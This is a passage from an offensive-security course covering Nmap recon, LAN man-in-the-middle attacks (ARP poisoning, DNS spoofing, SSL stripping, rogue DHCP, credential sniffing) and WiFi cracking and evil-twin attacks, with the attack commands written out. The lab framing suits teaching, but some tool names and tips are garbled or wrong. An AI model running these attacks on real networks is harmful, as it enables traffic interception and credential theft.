Nmap timing: -T0 (paranoid, hours per port) to -T5 (insane, can crash hosts). T3 is default. T4 is 'I have permission and I'm in a hurry'.

06.5 Service & version detection, OS fingerprinting

🪝 HOOK

Open ports tell you what's listening. Versions tell you what's vulnerable. OS tells you what exploit path to pick.

🧩 CONCEPT EXPLAINED

-sV probes services to extract versions (banner + handshake analysis). -O fingerprints OS via TCP/IP stack quirks. Versions feed CVE searches; OS feeds payload selection.

💡 WHY HACKERS CARE

An exploit for Apache 2.4.49 fails on 2.4.50. CVEs are version-specific. Without versions, you guess; with versions, you snipe.

🔧 TOOL / PRACTICAL

```
nmap -sV -O <target>
nmap -sV --version-intensity 9 <target>      # most thorough (slow)
# Cross-reference with searchsploit:
searchsploit apache 2.4.49
```

💀 REAL ATTACK SCENARIO

Recon: target runs OpenSSH 7.2p2. searchsploit shows an enum vuln. Attacker enumerates valid users without auth, then password-sprays only those users.

🔪 TRY THIS LAB

Run `nmap -sV` on a lab VM. Take each version found, search for it on exploit-db. Note any matches — that's your attack surface.

⚠️ COMMON MISTAKE

Trusting banner output alone. Some services lie about their version (deliberate or default config). Verify with version-intensity 9 or manual probes.

🧠 PRO INSIGHT

Nmap's --osscan-guess returns probabilistic OS guesses even when fingerprinting is uncertain. Sometimes 70% Linux 5.x is enough to narrow your tools.

06.6 Nmap scripting engine (NSE) for automation

🪝 HOOK

NSE is nmap's superpower: 600+ scripts that detect vulns, brute-force creds, gather info. One flag, hundreds of checks.

🧩 CONCEPT EXPLAINED

Scripts categorized: discovery, vuln, brute, intrusive, default, safe. Run with `--script <category>` or `--script <name>`.

💡 WHY HACKERS CARE

Manual checks for 600 known issues = hours. NSE = 5 minutes. You'd be insane not to use it.

🔧 TOOL / PRACTICAL

```
nmap --script vuln <target>           # all vuln scripts
nmap --script smb-vuln-* -p 445 <target> # specific category
nmap --script http-enum -p 80,443 <target> # web app enum
ls /usr/share/nmap/scripts | wc -l      # count installed scripts
```

💀 REAL ATTACK SCENARIO

``nmap --script smb-vuln-ms17-010 -p 445 <target>`` — directly detects EternalBlue-vulnerable hosts. From scan to exploit list in one command.

🔪 TRY THIS LAB

Run ``nmap --script vuln scanme.nmap.org``. Note which scripts trigger and what they report. Read source for one of them in `/usr/share/nmap/scripts/`.

⚠️ COMMON MISTAKE

Running ``--script intrusive`` without permission. Some scripts are exploit attempts (e.g., `http-shellshock`). They WILL get you in trouble.

🧠 PRO INSIGHT

Combine: ``nmap -sV -p- --script default,vuln <target>``. Full port scan, version detection, default + vuln scripts. The 'show me everything' command.

06.7 Netdiscover & ARP scanning for host discovery

🔪 HOOK

Nmap's ping sweep is loud. ARP scan is the silent assassin — and on a LAN, it's more reliable.

🧩 CONCEPT EXPLAINED

On a LAN, ARP requests are required to talk to anyone. Netdiscover & arp-scan flood broadcast ARPs and listen for replies. Even firewalled hosts respond — they MUST.

💡 WHY HACKERS CARE

Hosts can block ICMP (ping) but cannot block ARP responses without breaking themselves. ARP discovery finds hosts that nmap ping-sweeps miss.

🔧 TOOL / PRACTICAL

```
sudo netdiscover -i eth0 -r 192.168.1.0/24
sudo arp-scan --interface=eth0 --localnet
# Both list IP, MAC, vendor
```

💀 REAL ATTACK SCENARIO

Internal pentest: nmap ping sweep finds 5 hosts. arp-scan finds 47. Endpoint firewalls were blocking ICMP. ARP can't be blocked. Suddenly the scope is 9x bigger.

🔧 TRY THIS LAB

On your home LAN: run `sudo arp-scan -l`. Compare to your router's connected device list. Any extras? Any missing? Investigate.

⚠️ COMMON MISTAKE

Using ARP scanning across subnets. ARP doesn't cross routers — it's L2-only. Across subnets, you're back to ICMP/TCP probes.

🧠 PRO INSIGHT

MAC OUI tells you the vendor. `arp-scan -l` outputs vendors. `00:50:56:xx:xx:xx` = VMware. Recon shortcut: spot virtualization vs physical.

06.8 Banner grabbing with Netcat & Telnet

🔪 HOOK

Sometimes the simplest tool wins. Netcat into a port, get a banner, get a CVE.

🧩 CONCEPT EXPLAINED

Banner = the welcome message a service sends on connect. SSH banner reveals version. SMTP banner reveals server software. HTTP returns Server: header.

💡 WHY HACKERS CARE

When automated tools fail or you need to verify a version manually, netcat gives you raw socket access. You see exactly what the service says.

🔧 TOOL / PRACTICAL

```
nc <target> 22                # SSH banner
nc <target> 25                # SMTP banner
echo 'GET / HTTP/1.0\r\n\r\n' | nc <target> 80      # HTTP banner
telnet <target> 21            # FTP banner
```

💀 REAL ATTACK SCENARIO

Pentester nc's port 21, sees `220 (vsFTPd 2.3.4)`. That version has a backdoor — type 'USER user:') and it spawns a shell on port 6200. From banner to RCE in 30 seconds.

🔧 TRY THIS LAB

On a lab VM running multiple services, banner-grab each port with netcat. Document the version reported by each.

⚠️ COMMON MISTAKE

Forgetting to send the right input. HTTP needs a request line. SMTP greets you immediately. Different protocols, different etiquette.

🧠 PRO INSIGHT

ncat (modern netcat from nmap project) supports SSL: `ncat --ssl <target> 443`. Banner-grab HTTPS without curl/openssl ceremony.

06.9 Practical: Full recon on a lab target

🔪 HOOK

Time to put it all together. One target, full methodology, complete recon report.

🧩 CONCEPT EXPLAINED

Methodology: passive → host discovery → port scan → service detection → version detection → NSE scripts → manual banner grab → vulnerability mapping.

💡 WHY HACKERS CARE

Real pentests demand this exact flow. CTFs follow it. Bug bounty rewards it. Master the methodology, the targets become details.

🔧 TOOL / PRACTICAL

```
# Full recon flow:
nmap -sn 10.10.10.0/24                # ping sweep
nmap -sV -p- -oA full_scan 10.10.10.5 # full port + version
nmap --script vuln -p <found_ports> 10.10.10.5 # vuln scan
nc 10.10.10.5 <port>                  # banner-grab specifics
searchsploit <product> <version>      # match CVEs
```

💀 REAL ATTACK SCENARIO

TryHackMe / HackTheBox: this exact flow finds the entry point on 80% of boxes. Methodology > tools.

🔧 TRY THIS LAB

Spin up a vulnerable VM (Metasploitable2 or DVWA). Run full recon. Document open ports, versions, NSE findings, and your top 3 attack candidates.

⚠️ COMMON MISTAKE

Jumping to exploitation without finishing recon. You'll waste exploits on wrong versions and miss easier paths.

🧠 PRO INSIGHT

Save outputs religiously. Future-you will thank past-you when a port re-opens later. `mkdir recon && nmap -oA recon/scan target`.

✓ QUICK RECAP


- ▶ Recon is 50%+ of every hack. Patient mapping beats fast scanning.
- ▶ Passive recon (Shodan, crt.sh, GitHub) is invisible to the target.
- ▶ Nmap + NSE = 600 vulnerability checks at one command.
- ▶ ARP scan finds hosts ICMP can't — perfect for LAN recon.
- ▶ Banner grabbing reveals versions; versions reveal CVEs.

? PRACTICAL QUESTIONS

1. What's the difference between passive and active reconnaissance?
2. Which Nmap flag triggers service version detection?
3. Why does ARP scanning find hosts that ICMP can't?
4. Name three nmap NSE script categories.
5. What banner appears on port 22 of an OpenSSH server, and why does it matter?

>> MINI CHALLENGE

Pick a Vulnhub/HackTheBox/Metasploitable2 target. Run full recon following the methodology. Produce a one-page recon report with: IP, OS guess, open ports, services + versions, top 3 vulnerabilities, and recommended exploit path.



07

Network Attacks — Man in the Middle & Beyond

Intermediate–Advanced

9 topics

Attack Techniques

This module is where it gets dangerous. ARP poisoning, MITM, DNS spoofing, SSL stripping — these aren't theoretical. They're working attacks that break trust at the protocol level. Run them in a lab. Never on a network you don't own.

// HACKER MINDSET

Every protocol designed in the 1980s assumes everyone is trustworthy. That assumption is the attack surface. You're not breaking a system — you're exploiting its naïve childhood.

TOPICS IN THIS MODULE

1. ARP poisoning & ARP spoofing — theory + demo
2. Man-in-the-Middle (MITM) attack — full walkthrough
3. DNS spoofing & DNS cache poisoning
4. SSL stripping — downgrading HTTPS to HTTP
5. DHCP starvation & rogue DHCP server attack
6. MAC flooding — overloading switch CAM tables
7. Ettercap & Bettercap for MITM attacks
8. Sniffing credentials on the network
9. Practical: Full MITM attack in lab environment

07.1 ARP poisoning & ARP spoofing — theory + demo

🔪 HOOK

Whoever shouts 'I am the gateway' loudest, becomes the gateway. ARP has zero proof.

🧩 CONCEPT EXPLAINED

Send unsolicited ARP replies claiming the gateway's IP belongs to your MAC. Victim caches the lie. Every packet bound for the gateway now goes to you. Then you forward (or don't).

💡 WHY HACKERS CARE

ARP poisoning is the foundation of LAN MITM. SSL stripping, credential sniffing, DNS hijacking — they all start with ARP poisoning to redirect traffic.

🔧 TOOL / PRACTICAL

```
echo 1 > /proc/sys/net/ipv4/ip_forward      # enable forwarding so victim doesn't
lose internet
arpspoof -i eth0 -t <victim_ip> <gateway_ip>
arpspoof -i eth0 -t <gateway_ip> <victim_ip>  # both directions for full MITM
```

💀 REAL ATTACK SCENARIO

Coffee shop attack: poison every client + gateway. Now sniff. HTTP traffic reveals login forms, session cookies, search queries. Hours of intel from one Saturday morning.

🔧 TRY THIS LAB

In a 3-VM lab (attacker, victim, gateway), run arpspoof. Watch victim's `arp -a` change — the gateway's MAC is now yours. Run Wireshark, see victim traffic flowing through.

⚠️ COMMON MISTAKE

Forgetting to enable IP forwarding (`/proc/sys/net/ipv4/ip\_forward = 1`). Victim loses internet, notices, restarts. Op blown.

🧠 PRO INSIGHT

Use `bettercap` instead of arpspoof for production-grade MITM. It handles forwarding, modules, SSL strip, DNS spoof — all in one tool with a CLI.

07.2 Man-in-the-Middle (MITM) attack — full walkthrough

🔪 HOOK

Sitting between two parties, reading and rewriting every message — without either knowing. That's MITM.

🧩 CONCEPT EXPLAINED

Steps: (1) get on path (ARP poison, rogue AP, DNS hijack), (2) forward packets transparently, (3) sniff/modify content, (4) cover tracks. Path = MITM. Content = whatever you want.

💡 WHY HACKERS CARE

MITM is the most flexible attack class. Sniff creds, inject malicious JS, downgrade TLS, redirect DNS. Almost every advanced LAN attack is a MITM variant.

🔧 TOOL / PRACTICAL

```
bettercap -iface eth0
# Inside bettercap:
>> net.probe on
>> set arp.spoof.targets <victim_ip>
>> arp.spoof on
>> set http.proxy.script payload.js
>> http.proxy on
>> https.proxy on
>> net.sniff on
```

💀 REAL ATTACK SCENARIO

Attacker on hotel WiFi: bettercap MITM + JS injection. Every HTTP page victim loads gets a 'browser update' popup. Click = malware delivered.

🔧 TRY THIS LAB

Bettercap demo lab: 3 VMs (kali attacker, victim Windows, pfSense gateway). Run MITM. Sniff a login attempt to a non-HTTPS site. Recover credentials.

⚠️ COMMON MISTAKE

Trying MITM against HTTPS without an exception (HSTS, cert pinning). You'll get warnings and broken sites — not silent interception.

🧠 PRO INSIGHT

Modern browsers ship with HSTS preload lists. Sites on the list are invulnerable to SSL strip. Check ``chrome://net-internals/#hsts`` to see entries.

07.3 DNS spoofing & DNS cache poisoning

🔪 HOOK

Forge the phonebook, redirect the world. Type 'bank.com', land on attacker.com.

🧩 CONCEPT EXPLAINED

DNS spoofing: respond to victim's DNS query before the legitimate server does. Cache poisoning: trick a recursive resolver into caching a false answer for everyone.

💡 WHY HACKERS CARE

DNS spoofing during MITM redirects victims to phishing sites with the real domain in the URL bar. Powerful for pre-HTTPS or HSTS-not-set sites.

🔧 TOOL / PRACTICAL

```
# In bettercap:
>> set dns.spoof.domains *.example.com
>> set dns.spoof.address <attacker_ip>
>> dns.spoof on
# Or use dnsmasq with custom hosts file as rogue DNS
```

💀 REAL ATTACK SCENARIO

Inside corp LAN, attacker MITMs victim, spoofs internal-app.corp.local to attacker IP. Victim logs into attacker's clone of the SSO page. Creds harvested.

🔧 TRY THIS LAB

Set up bettercap on attacker, victim browser tries 'mybank.example.com'. Bettercap's DNS module redirects to your apache server hosting a clone page.

⚠️ COMMON MISTAKE

Spoofing already-cached entries. DNS responses have TTLs. If victim already cached the legit IP, you wait for TTL expiry or restart their resolver.

🧠 PRO INSIGHT

DNSSEC validates answers cryptographically. If a domain uses DNSSEC and victim's resolver enforces it, your spoof fails. Most don't enforce. Yet.

07.4 SSL stripping — downgrading HTTPS to HTTP

🔪 HOOK

User types `bank.com`, browser silently upgrades to HTTPS. Attacker intercepts that upgrade. User sees HTTP. Browser sees HTTP. Done.

🧩 CONCEPT EXPLAINED

Most users type `bank.com` (no protocol). Browser tries HTTP first, server redirects to HTTPS. SSL strip MITMs that initial HTTP, never lets the redirect through.

💡 WHY HACKERS CARE

Plaintext HTTP between user and attacker = full sniffing. Attacker still talks HTTPS to the real server. Both sides happy. User is owned.

🔧 TOOL / PRACTICAL

```
# In bettercap:
>> set https.proxy.sslstrip true
>> https.proxy on
>> arp.spoof on
>> net.sniff on
```

💀 REAL ATTACK SCENARIO

Public WiFi, victim types 'amazon.com'. SSL strip catches it before HTTPS upgrade. Victim sees a HTTP-looking page (no padlock, but most don't check). Login submitted plaintext.

🔧 TRY THIS LAB

In a lab with a non-HSTS site, run bettercap with sslstrip enabled. Browse the target site from victim VM. Observe credentials in attacker's sniff output.

⚠️ COMMON MISTAKE

Targeting HSTS-protected sites. HSTS tells browser 'only HTTPS, ever' — sslstrip can't downgrade. All major banks/email providers have HSTS now.

🧠 PRO INSIGHT

HSTS preload list ships with browsers. Sites on it can never be sslstripped from a clean profile. Older browsers + non-preloaded sites = still vulnerable.

07.5 DHCP starvation & rogue DHCP server attack

🔪 HOOK

Exhaust the legitimate DHCP server. Run yours. Now you assign every new device's gateway and DNS.

🧩 CONCEPT EXPLAINED

DHCP starvation: send thousands of DISCOVER messages with random MACs. Server's pool runs dry. New clients can't get IPs from legit server. Attacker's rogue server fills the gap.

💡 WHY HACKERS CARE

Combine starvation + rogue DHCP and you're handing out malicious gateway/DNS IPs to every new device on the network. Mass MITM, no ARP poisoning needed.

🔧 TOOL / PRACTICAL

```
yersinia -G           # GUI for DHCP starvation
dhcpgig               # purpose-built DHCP exhaustion
# Then run dnsmasq with malicious config as rogue server
```

💀 REAL ATTACK SCENARIO

Conference WiFi: attacker exhausts hotel's DHCP pool, runs rogue DHCP. Every new conference attendee gets attacker's gateway/DNS. Hundreds of MITM victims.

🔪 TRY THIS LAB

In an isolated lab with one DHCP server, run yersinia's DHCP starvation. Verify pool exhaustion (legitimate clients can't get IPs). Critical: lab only.

⚠️ COMMON MISTAKE

Running starvation on a network you don't own. You will DoS users. That's a crime, not a lesson.

🧠 PRO INSIGHT

DHCP snooping on switches blocks rogue DHCP servers. If a network has it, you'll see your packets dropped. Most enterprise switches support it; few configure it.

07.6 MAC flooding — overloading switch CAM tables

🔪 HOOK

Overflow the switch's brain. It forgets who's where. Now it broadcasts everything — including secrets.

🧩 CONCEPT EXPLAINED

Switches use a CAM table to map MAC → port. Limited size. Flood thousands of fake MACs, table overflows, switch fails open into hub mode (or drops). All traffic broadcasts.

💡 WHY HACKERS CARE

Modern switches mostly resist this, but unmanaged/cheap switches fall hard. Office printers, retail POS networks — easy targets.

🔧 TOOL / PRACTICAL

```
macof -i eth0          # part of dsniff suite
# Generates random MACs at line rate
# Watch the switch CAM table fill up
```

💀 REAL ATTACK SCENARIO

Pentester hits a small office's unmanaged switch with macof. CAM overflows. Now they sniff the entire LAN's traffic from one port — including to the file server.

🔧 TRY THIS LAB

In a virtual lab with a software switch (or GNS3), run macof. Observe table size grow. Verify by attempting to sniff cross-port traffic on attacker port.

⚠️ COMMON MISTAKE

Trying this on enterprise gear with port security. Cisco switches enabled with port-security shut the port the moment they see too many MACs. Op blown.

🧠 PRO INSIGHT

Even if MAC flood fails, it's a noisy DoS. Many shops detect macof's signature pattern. Use it for analysis or last-resort, not stealth.

07.7 Ettercap & Bettercap for MITM attacks

🔪 HOOK

Two tools rule MITM: ettercap (older, GUI) and bettercap (modern, scriptable). Bettercap wins in 2026.

🧩 CONCEPT EXPLAINED

Ettercap: classic MITM with ARP/DHCP/DNS modules and filter scripts. Bettercap: modern Go-based, modular, REST API, web UI, faster, supports HTTP/S proxies natively.

💡 WHY HACKERS CARE

Hand-rolling MITM is painful — these tools handle ARP, forwarding, sniffing, injection, DNS, sslstrip in unified workflows. Save hours.

🔧 TOOL / PRACTICAL

```
bettercap -iface eth0 -caplet http-ui          # web UI
# Caplets are scripted scenarios:
bettercap -iface eth0 -caplet hstshijack/hstshijack
```

💀 REAL ATTACK SCENARIO

Bettercap's `http-ui` caplet gives you a web dashboard for the entire MITM op. Click-driven attack on enterprise networks (with permission). Slick.

🔧 TRY THIS LAB

Install bettercap. Run it. Use `help` to list modules. Try `net.probe`, `arp.spoof`, `net.sniff` in sequence on your lab.

⚠️ COMMON MISTAKE

Treating these tools as 'one-click hacks'. They automate the mechanics. The strategy (which traffic, which targets, which payload) is still on you.

🧠 PRO INSIGHT

Bettercap caplets are just text files — write your own to automate complex multi-stage MITM ops. Reusable, version-controlled, professional.

07.8 Sniffing credentials on the network

🔪 HOOK

On any non-trivial LAN, you'll find at least one cred leak per hour. Always.

🧩 CONCEPT EXPLAINED

Sniff with Wireshark/tshark/tcpdump while ARP-poisoning. Filter for plaintext auth: HTTP forms, FTP USER/PASS, SMTP AUTH, NTLM challenges, SNMP communities.

💡 WHY HACKERS CARE

Internal pentests live or die on cred sniffing. One sniffed admin password often unlocks 10 other systems via password reuse.

🔧 TOOL / PRACTICAL

```
# tshark filters for cred patterns:
tshark -i eth0 -Y 'http.request.method=="POST"'
tshark -i eth0 -Y 'ftp.request.command=="USER" || ftp.request.command=="PASS"'
tshark -i eth0 -Y 'snmp.community'
# Or use bettercap's net.sniff with regex
```

💀 REAL ATTACK SCENARIO

Pentest day 1: arp-spoof + sniff. By lunch, captured 3 plaintext logins to internal systems. By Friday, full domain admin.

🔪 TRY THIS LAB

In your lab, log into a vulnerable FTP/HTTP service from victim VM while attacker sniffs. Recover the creds from the pcap.

⚠️ COMMON MISTAKE

Forgetting NTLM challenges. They're not plaintext — they're hashes. But hashes can be cracked offline (hashcat). Capture, then crack.

🧠 PRO INSIGHT

Responder.py (Impacket) listens for LLMNR/NBNS broadcasts and answers them, capturing NTLMv2 hashes. Default Windows networks leak hashes constantly. It's a whole genre of attack.

07.9 Practical: Full MITM attack in lab environment

🔪 HOOK

Lab time. Build it. Attack it. Document it. This is the rite of passage.

🧩 CONCEPT EXPLAINED

Architecture: 3 VMs on isolated NAT network. Kali = attacker. Windows 10 / Ubuntu = victim. pfSense or Linux router = gateway. Use VirtualBox/VMware.

💡 WHY HACKERS CARE

Reading about MITM teaches you 30%. Doing it in a lab teaches the other 70%. Real understanding only comes from running it end to end.

🔧 TOOL / PRACTICAL

```
# Full attack chain:
echo 1 > /proc/sys/net/ipv4/ip_forward
bettercap -iface eth0
>> net.probe on
>> set arp.spoof.targets <victim_ip>
>> arp.spoof on
>> set https.proxy.sslstrip true
>> https.proxy on
>> net.sniff on
```

💀 REAL ATTACK SCENARIO

Walkthrough: discover hosts → pick victim → ARP spoof → sniff HTTP traffic → recover form creds → log out, log out, log out (cover tracks).

✍️ TRY THIS LAB

Build the 3-VM lab. Execute the full attack chain above. Capture credentials submitted from victim's browser to a non-HSTS site. Document with screenshots.

⚠️ COMMON MISTAKE

Doing this on your home network. Other family members suffer. Your ISP may flag the traffic. Always isolated lab.

🧠 PRO INSIGHT

Snapshot every VM before attacking. After the lab, restore. Repeatable practice = real skill. Don't accumulate lab cruft.

✓ QUICK RECAP


- ▶ ARP poisoning is the gateway drug to all LAN MITM.
- ▶ MITM = position + content control. Position lets you sniff; content control lets you modify.
- ▶ DNS spoofing redirects victims; SSL stripping defeats lazy HTTPS adoption.
- ▶ DHCP starvation + rogue DHCP = mass MITM without ARP.
- ▶ Bettercap is the modern Swiss Army knife for MITM in 2026.

? PRACTICAL QUESTIONS

1. Why is enabling IP forwarding critical before launching arpspoof?
2. What's the difference between ARP spoofing and ARP poisoning?
3. How does HSTS defeat SSL stripping?
4. What does DHCP starvation do, and how does it enable rogue DHCP?
5. Which Wireshark/tshark filter would you use to capture HTTP POST credentials?

>> MINI CHALLENGE

Build a 3-VM lab (Kali + 2 victims + simulated gateway). Execute a full MITM with bettercap: ARP spoof → sniff → recover credentials from a deliberate non-HTTPS login. Document in a step-by-step report with screenshots.



08

Wireless Network Hacking (WiFi)

Intermediate–Advanced

10 topics

WiFi Hacking

WiFi hacking has its own ecosystem: monitor mode, packet injection, handshakes, evil twins. The radio waves don't care about firewalls. Once you learn this, every cafe, every hotel, every neighbor's network looks different — and you understand why everyone should hide their SSIDs.

// HACKER MINDSET

WiFi is broadcast. Encryption is the only thing standing between you and your neighbor's secrets. Most encryption was broken before you were born. The rest is one bad password from being broken too.

TOPICS IN THIS MODULE

1. How WiFi works — 802.11 standards, channels, bands
2. WEP, WPA, WPA2, WPA3 — security evolution
3. Setting up monitor mode & packet injection
4. Aircrack-ng suite — airodump, aireplay, aircrack
5. Capturing WPA2 4-way handshake
6. Dictionary & brute-force attacks on WiFi
7. Evil twin attack — rogue access point
8. Deauthentication attack & denial of service
9. WPS PIN attack with Reaver
10. Practical: Crack WPA2 password in a controlled lab

08.1 How WiFi works — 802.11 standards, channels, bands

🔪 HOOK

WiFi isn't 'magic'. It's radio with rules. Learn the rules, manipulate the radio.

🧩 CONCEPT EXPLAINED

802.11 = WiFi standard family. 2.4 GHz (long range, crowded) and 5 GHz (short range, fast). Channels divide the bands. APs broadcast beacons announcing themselves. Clients associate to one AP at a time.

💡 WHY HACKERS CARE

Channel awareness matters: capture on the wrong channel, miss everything. Knowing 802.11 frame types tells you what you're sniffing (management vs data vs control).

🔧 TOOL / PRACTICAL

```
iw list                # capabilities of your card
iw dev wlan0 scan      # see APs around you
iwconfig wlan0 channel 6 # tune to channel 6
```

💀 REAL ATTACK SCENARIO

Attacker only listens on channel 1, target AP on channel 11 — captures nothing. Always identify channel first via airodump or kismet.

🔧 TRY THIS LAB

Run ``iwlist wlan0 scan | grep -E 'SSID|Channel|Frequency'``. Identify all APs around you and their channels.

⚠️ COMMON MISTAKE

Buying a USB WiFi card without monitor mode + injection support. Generic Realtek cards often fail. Stick to Atheros AR9271 (Alfa AWUS036NHA) for reliability.

🧠 PRO INSIGHT

5 GHz networks have many more channels than 2.4 GHz, but penetrate walls poorly. If a target's 5 GHz signal is unreachable, attack their 2.4 GHz.

08.2 WEP, WPA, WPA2, WPA3 — security evolution

🔪 HOOK

WEP died in 2001. WPA died in 2008. WPA2 has cracks. WPA3 is the newest sheriff — and it has cracks too.

🧩 CONCEPT EXPLAINED

WEP: trivially broken (RC4 + IV reuse). WPA: better, still broken (TKIP). WPA2: AES-CCMP, secure if password is strong, vulnerable to dictionary attacks. WPA3: SAE, defends against offline cracking — partially.

💡 WHY HACKERS CARE

Knowing the protocol tells you which attack to launch. WEP = aircrack-ng IV collection. WPA2 = handshake capture + dictionary. WPA3 = Dragonblood-style attacks on weak implementations.

🔧 TOOL / PRACTICAL

```
airodump-ng wlan0mon          # see encryption type per AP (column ENC)
# WEP / WPA / WPA2 / WPA3 / OPN (open)
```

💀 REAL ATTACK SCENARIO

Pentester finds a WPA2 network with a weak password ('summer2024'). Captures handshake, runs hashcat with rockyou.txt. Cracked in 11 seconds.

🔧 TRY THIS LAB

In a lab AP (or your own router with consent), set up WEP/WPA/WPA2 in turn. Note how aircrack-ng's attack methodology differs for each.

⚠️ COMMON MISTAKE

Trying to crack WPA2 with a default 12-char-random password. Without a custom wordlist or hint, you'll burn weeks of GPU time and fail.

🧠 PRO INSIGHT

WPA3 SAE is generally robust, but Dragonblood (2019) showed implementation flaws can leak passwords via side channels. Patches matter — and many APs aren't updated.

08.3 Setting up monitor mode & packet injection

🔪 HOOK

Without monitor mode, you only see your own traffic. With monitor mode, you see all WiFi within range — including who's nearby.

🧩 CONCEPT EXPLAINED

Normal mode: NIC only processes its own frames. Monitor mode: NIC captures every 802.11 frame in the air (decryption depends on key). Injection mode: send forged frames.

💡 WHY HACKERS CARE

Every WiFi attack — handshake capture, deauth, evil twin — requires monitor mode + injection. Without them, you're just a regular user.

🔧 TOOL / PRACTICAL

```
sudo airmon-ng check kill          # kill conflicting processes
sudo airmon-ng start wlan0         # creates wlan0mon
iw dev wlan0mon set monitor control # explicit monitor
sudo aireplay-ng --test wlan0mon    # test injection
```

💀 REAL ATTACK SCENARIO

Pentester confirms 'injection working: 100%' on wlan0mon. Now they can send deauths, fake APs, and craft frames freely.

🖋️ TRY THIS LAB

Get a card with monitor + injection support (Alfa AWUS036NHA recommended). Run `airmon-ng start wlan0`. Test injection. If it fails, swap drivers or cards.

⚠️ COMMON MISTAKE

Using Wi-Fi while in monitor mode on the same interface. You can't be associated to an AP and in monitor mode simultaneously on one card.

🧠 PRO INSIGHT

Some cards do dual-mode with two interfaces (active + monitor). Convenient, but expensive. Two cheap cards is often more flexible.

08.4 Aircrack-ng suite — airodump, aireplay, aircrack

🔪 HOOK

Aircrack-ng is to WiFi what nmap is to networks: the universal toolkit you must know cold.

🧩 CONCEPT EXPLAINED

airmon-ng: enable monitor mode. airodump-ng: capture frames. aireplay-ng: inject (deauth, fake auth, ARP replay). aircrack-ng: crack captured handshakes/IVs.

💡 WHY HACKERS CARE

Every WiFi cracking tutorial uses these tools. They're stable, well-documented, free, and ship with Kali. Learn them, then explore alternatives like hcxdumpool/hcxttools.

🔧 TOOL / PRACTICAL

```
airmon-ng start wlan0
airodump-ng wlan0mon # discover
airodump-ng -c <ch> --bssid <BSSID> -w cap wlan0mon # focused capture
aireplay-ng -0 5 -a <BSSID> -c <client> wlan0mon # deauth
aircrack-ng -w wordlist.txt cap-01.cap # crack
```

💀 REAL ATTACK SCENARIO

Standard chain: airodump (find target) → aireplay deauth (force handshake) → airodump captures the 4-way → aircrack with wordlist = WPA2 password.

🔧 TRY THIS LAB

On your own router (consent!), capture a 4-way handshake and crack a known password. Verify the chain end-to-end.

⚠️ COMMON MISTAKE

Capturing on the wrong channel. Always lock airodump to the target's specific channel (-c) for clean captures.

🧠 PRO INSIGHT

Modern alternative: `hcxdumpool` captures PMKID (WPA2/3) without needing a deauth. PMKID-based attacks need only one packet from the AP — silent and fast.

08.5 Capturing WPA2 4-way handshake

🔪 HOOK

The 4-way handshake happens once per client connection. Capture it, take it home, crack it offline.

🧩 CONCEPT EXPLAINED

When a client associates to a WPA2 AP, they exchange 4 EAPOL frames to derive session keys. These 4 frames contain enough info to verify any guessed password against the captured handshake.

💡 WHY HACKERS CARE

You don't need to crack live. Capture the handshake, leave the area, crack with hashcat at home. Stealthy and fast.

🔧 TOOL / PRACTICAL

```
airodump-ng -c <channel> --bssid <AP_BSSID> -w handshake wlan0mon
# In another terminal, force a reconnect:
aireplay-ng -0 3 -a <AP_BSSID> -c <CLIENT_MAC> wlan0mon
# Look for [WPA Handshake] indicator in airodump
```

💀 REAL ATTACK SCENARIO

Real pentest: drive-by capture. Park, capture handshakes from 8 networks in 30 minutes, drive away. Crack at home over the weekend.

✍️ TRY THIS LAB

On your own AP: connect a client device, force a deauth, capture the new handshake. Verify with `aircrack-ng cap-01.cap` showing 'WPA (1 handshake)'.

⚠️ COMMON MISTAKE

Forgetting to deauth. If no client connects/reconnects during capture, you get no handshake. Active deauth speeds things up dramatically.

🧠 PRO INSIGHT

Convert capture to hashcat format: `hcxpcapngtool -o hash.hc22000 cap.pcapng`. Then `hashcat -m 22000 hash.hc22000 wordlist.txt` is GPU-accelerated and lightning fast.

08.6 Dictionary & brute-force attacks on WiFi

🔪 HOOK

Most WPA2 passwords are weak. Throw rockyou.txt at them, and 1 in 4 cracks in under an hour.

🧩 CONCEPT EXPLAINED

Dictionary attack: try every word in a wordlist as the password. Brute force: try every combination character-by-character. Wordlists win against humans; brute force fails on long random.

💡 WHY HACKERS CARE

WiFi passwords are typed by humans, repeated, and rarely changed. Dictionary attacks with rules (hashcat rules) crush most networks.

🔧 TOOL / PRACTICAL

```
# Aircrack:
aircrack-ng -w /usr/share/wordlists/rockyou.txt cap-01.cap
# Hashcat (faster on GPU):
hcxpcapngtool -o hash.hc22000 cap.pcapng
hashcat -m 22000 hash.hc22000 rockyou.txt -r best64.rule
```

💀 REAL ATTACK SCENARIO

Crack stats from real ops: 30% of WPA2 passwords found via rockyou alone. Add common patterns (companyname2024!), 50%. Rules push higher.

🔪 TRY THIS LAB

Set your test AP password to a known weak entry from rockyou.txt. Capture, crack. Verify the workflow.

⚠️ COMMON MISTAKE

Using outdated wordlists. SecLists on GitHub is the modern collection — add WPA-specific ones like 'Probable-Wordlists'.

🧠 PRO INSIGHT

GPU rigs change everything. A modest GPU runs ~500k WPA2 guesses/sec. Cloud GPU rentals cost <\$1/hour and crush wordlists.

08.7 Evil twin attack — rogue access point

🔪 HOOK

Don't crack their WiFi. Make them connect to yours.

🧩 CONCEPT EXPLAINED

Set up a fake AP with the same SSID as the target. Deauth victims off the real AP. Devices auto-reconnect to the strongest signal — which is now you. Victim browses, you MITM.

💡 WHY HACKERS CARE

Evil twin defeats strong WPA passwords entirely. You don't crack — you replace. Victim's device does the connecting work for you.

🔧 TOOL / PRACTICAL

```
# airbase-ng for fake AP
airbase-ng -e "FreeWiFi" -c 6 wlan0mon
# Or use 'airgeddon' / 'wifipumpkin3' for full evil-twin orchestration
```

💀 REAL ATTACK SCENARIO

Conference attack: clone the conference SSID with stronger signal. Attendees auto-connect. Capture portal mimics login form. Harvest creds. Rinse.

🔧 TRY THIS LAB

In a controlled lab with two APs (one real, one fake/yours), demonstrate that a client device prefers the stronger signal. Document SSID matching.

⚠️ COMMON MISTAKE

Cloning open APs while leaving yours open without a captive portal. Smart victims notice no internet and disconnect. Captive portal sells the lie.

🧠 PRO INSIGHT

wifipumpkin3 is the modern evil-twin framework — captive portals, transparent proxies, credential harvesters all built-in. Worth learning.

08.8 Deauthentication attack & denial of service

🔪 HOOK

Send one frame, kick a client off WiFi. Send them constantly, the network is unusable.

🧩 CONCEPT EXPLAINED

802.11 management frames (deauth, disassoc) were unencrypted historically. Spoof one as the AP — the client believes it and disconnects. WPA3 + 802.11w (PMF) defends against this.

